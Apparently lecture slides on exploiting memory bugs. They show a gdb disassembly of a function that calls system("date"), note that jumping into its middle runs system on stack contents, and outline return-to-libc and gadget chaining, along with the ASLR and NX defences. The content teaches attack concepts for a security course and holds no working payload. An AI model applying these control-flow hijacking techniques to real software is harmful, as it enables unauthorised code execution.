   0x08048424 <+0>:     push   %ebp
   0x08048425 <+1>:     mov    %esp,%ebp
   0x08048427 <+3>:     sub    $0x18,%esp
   0x0804842a <+6>:     movl   $0x8048564,(%esp)
   0x08048431 <+13>:    call   0x8048324 <system@plt>
   0x08048436 <+18>:    leave
   0x08048437 <+19>:    ret
End of assembler dump.
```

ROP example

```c
void printdate() {
system("date");
}
```

```
(gdb) disas printdate
Dump of assembler code for function printdate:
   0x08048424 <+0>:     push   %ebp
   0x08048425 <+1>:     mov    %esp,%ebp
   0x08048427 <+3>:     sub    $0x18,%esp
   0x0804842a <+6>:     movl   $0x8048564,(%esp)
   0x08048431 <+13>:    call   0x8048324 <system@plt>
   0x08048436 <+18>:    leave
   0x08048437 <+19>:    ret
End of assembler dump.
```

If we jump into the middle of the function (address `0x08048431`), we will call `system` on whatever happens to be on the stack

Return-to-`libc` attack

- Return-oriented programming using `libc` functions
- Everything uses `libc`, so we can count on compatibility
- *Gadgets*: parts of the ends of functions—chain them together

Everything in practice

- Combined with ASLR, the NX bit makes stack exploits *extremely* difficult (or nearly impossible)
    - We can still try to brute force on 32-bit, but 64-bit is infeasible

Everything in practice

- Combined with ASLR, the NX bit makes stack exploits *extremely* difficult (or nearly impossible)
  - We can still try to brute force on 32-bit, but 64-bit is infeasible
- Not all hope is lost: new, buggy software is constantly being written
  - ...and hardware, too
- Esoteric combinations of multiple exploits

Learn more

- Take **CS 461/ECE 422**
- Plenty of resources online

Thank you! Questions?